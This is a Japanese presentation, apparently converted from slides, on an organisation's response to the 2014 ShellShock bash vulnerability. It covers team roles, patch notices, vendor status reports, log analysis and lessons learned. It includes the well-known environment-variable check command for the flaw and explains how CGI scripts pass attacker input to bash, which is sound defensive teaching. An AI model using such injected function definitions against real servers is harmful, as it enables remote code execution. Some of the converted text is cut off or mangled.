## •サブネット管理者

- 各部門の責任者
- 各ユーザへの周知、テレビ会議システムなど、

## •一般

- 周知・対策徹底
- サブネット管理者などからの支援



# 対応過程で団結する人々

•部門に関係なく、能力を持った人々で情報共有 ← 組織において重要

- 厳しい突っ込み
- Exploitコード分析・検証する人など

→ インシデントで団結して情報共有 ←

このグループをケア  
することが重要



一般の管理者



具体的な指示  
で解析ができる

外部情報の丸投げ →  
では動けないリスク  
あり

切込み部隊からの →  
知見をもとに対処方法  
を“咀嚼”して提供

←このグループは  
切込み部隊なので  
ほっといても大丈夫

→数々の経験  
ご意見 →

ネットワーク部門  
(セキュリティ対応)



CVE番号で  
解析もできる



コーディングに  
詳しい。



# ShellShock対応

初動→分析→対策→反省

# 初期段階 「とにかくアップデートしよう」

- より適切な情報を提供してくる人
  - Freebsdも脆弱性があるから対処すべき(URLつき)
  - 左記のURLのnist URLが間違っている！
  - CVE-2014-7169も出てるよ
- さらに濃くいい方向へ発展する人
  - 6271の対策をしたら、7169の再現ができないので、7169はほんとか？、確証が取れない。
- 安全に行く人(今回の場合ある意味正しい)
  - リスク評価できないからBashを実行不可に



## ↓アップデート（7169問題あり）が出たので告知

Linux ディストリビューションの `bash` に、外部から操作を受け付ける脆弱性(CVE-2014-6271)が報告されました。  
危険性が高いため、至急アップデートをお願いいたします。



<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-2568>

特に、`bash` を含む

CentOS <http://centosnow.blogspot.jp/2014/09/critical-bash-update>

Redhat/Fedora [https://bugzilla.redhat.com/show\\_bug.cgi?id=CVE-2014-6271](https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2014-6271)

Ubuntu <http://www.ubuntu.com/usn/usn-2362-1/>

Debian <https://www.debian.org/security/2014/dsa-3032>

MacOS

の方は、至急 OS アップデートなどにより、バージョンアップをお願いいたします。

All,

A remotely exploitable vulnerability has been reported in `bash` or  
You will need to patch ASAP

<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-2568>

CentOS <http://centosnow.blogspot.jp/2014/09/critical-bash-update>

## ↓厳しいご指摘のもとに再投稿

下記 URL に誤りがありましたので、修正いたします。

Correct a wrong URL reference on the previous mail as the below.

<http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271>

また、各 OS にて、`Bash` を導入されている方も、ご対応をお願いします。

If your operating system has GNU `bash`, you should check and update if need.

FreeBSD の場合 / For FreeBSD users,

<http://portaudit.freebsd.org/71ad81da-4414-11e4-a33e-3c970e169bc2.html>

おおら



# 初期段階 「とにかくアップデートしよう」

- 具体的なチェック方法と危険性を通知
  - 公開サーバ管理者へチェック報告を求める
- 以外にも各自が管理する・身近にあるシステムの各ベンダーにおける対処状況が報告されてくる
  - Cisco、Polycom、Lifesize、Extreme
  - 複合機まで



OSに入っている `bash` に脆弱性があるかは以下のようなテスト方法

にて

```
nv x='() [ :]; echo vulnerable' bash -c "echo this is a test"
```

実行して、

```
vulnerable  
is a test
```

と `vulnerable` が表示されれば脆弱性のあるバージョンです。

脆弱性が無ければ

```
bash: warning: x: ignoring function definition attempt  
bash: error importing function definition for `x'  
this is a test
```

のように表示されます。

2、どのように危険か

上記のコマンドを見ていただければ分かるように、環境変数をセットして `bash` を起動されると、その環境変数に書かれた内容を勝手に実行されてしまいます。

例をあげると、PHPのCGIスクリプトなどにおいて、`exec()` コマンドで通常は害の無いコード(上記の `test` を `echo` している部分のような)を実行するようなページがあったとします。

`exec` が `/bin/bash` を実行シェルとして使ってる場合、ブラウザなどからこのスクリプトに環境変数を渡すことができて、外部の悪意者がそのバグの任意の



いて、Extreme製品については該当していないとの回答がありました。この結果については引き続き確認中です。

=====

`bash`の脆弱性についてですが、以下のURLのドキュメントにおいて、Extreme XOSシリーズは該当しないとの記載がございます。

[http://learn.extremenetworks.com/rs/extreme/images/VN-2014-001-%20GNU%20Bash%20Threat%20Impact%20Rev01.pdf?mkt\\_tok=3RkMMJWWffF9wsRonvq7Kd0%2FhmjTEU5z16e0sX6S%2Bg1kz2EFye%2BLIeEJhayQJxPr3DKNENzNhrRhf iCg%3D%3D](http://learn.extremenetworks.com/rs/extreme/images/VN-2014-001-%20GNU%20Bash%20Threat%20Impact%20Rev01.pdf?mkt_tok=3RkMMJWWffF9wsRonvq7Kd0%2FhmjTEU5z16e0sX6S%2Bg1kz2EFye%2BLIeEJhayQJxPr3DKNENzNhrRhf iCg%3D%3D)

以下、Extreme XOSシリーズが本脆弱性に該当しないことを示す記述です。

-----  
MPACT DETAILS

The Impact Details will be listed using the following format:


.. Vulnerable ? Yes / No


:(略)


xtremeXOS:


.. Not Vulnerable (GNU `Bash` is not used in product)


# アップデートして！、解決？それは幻想です





 yum update で完了しました。


 おつかれさまです。


 共用サーバアップデート完了です。


 また、update必要なんですか？


 さきほどアップデートができました。Yum info bash のチェックと、再度実施願います。

 でも、  
 > bash --version  
 GNU bash, version 4.3.26(0)-release (i386-portbld-freebsd8.4) ====  
 この、4.3.26 も穴があるそうですよ。

 そうなんですか？あとでアップデートしときます。

 ○ ○ ○ ○ ○ ○ ○ ○

 おい> <おい

 ○ ○ ○ ○ ○ ○ ○ ○





# 詳細な分析

- アップデートの時系列追跡とログの不正アクセス記録を照らし合わせて、抜け目がないかどうか分析

- 両方ともに問題なしと連絡通常運用へ

- メールサーバ経由に分析なども実施

- postfix+Procmail 問題

結果として、不正アクセス成功の痕跡なし

アップデート日時と内容を把握  
(複数のアップデートならば、各時を把握)

↓


各アップデート前までの日時のログに、不正アクセスの痕跡があるかどうかを確認する  
(アップデート前の脆弱性に関する痕跡をログから解析する)

↓

WEB/Postfixなど関連するアプリケーションをすべて調査する

# セキュリティ力を高める運用管理

- 各人の能力を把握・連携（影響範囲が広い大きな脆弱性対応時は特に）
  - 能力のある人たちで組織内の垣根を越えて、外部の情報を咀嚼
    - フィルタリングと知見の集約
    - 「どうすればよいのか」を効率よく内部展開
  - 組織内の人材力を最大限に活用する
  - 外部情報の投げ込みによる“飽和”で、あいまいな状態になることが危険
- 適切な情報に対する報告を求める
  - 結果のフィルタリングとリスク高な部分に分析リソースを集中



# 組織の情報システムが引き起こすリスクを管理する

- インハウスの人材は、貴重なリソース
  - リスクを抱え込まず、人材を把握し、タクトをふるのが運用部門の責任
    - 組織リスク管理を費用対効果を高く実現する近道
- 専門部隊を抱え込むことは非効率 → 趣味の範囲で十分
  - 運用能力・コーディネーティング能力を脆弱性対応でいかに発揮できる人（を教育しておく）
  - 一次情報源を正確に理解する人
    - 脆弱性対策プロセスを楽しめるくらいのプレイヤーを育てることは重要
    - その力は組織のインシデントリスクを軽減できる。

# 質疑応答より

- 得られた知見とは
  - 各サーバ管理者の対応力の把握
    - p24のサーバ対処報告：各サーバ管理者の対策に要する時間
    - 報告にある分析報告や問題報告の内容
- 断続的なアップデートに利用部門への圧迫になるか？
  - 公開サーバ（リスク高）は、随時対応
    - または、ネットワーク分離、bash削除など
  - 一般ユーザーは、十分情報がそろった時点で対応。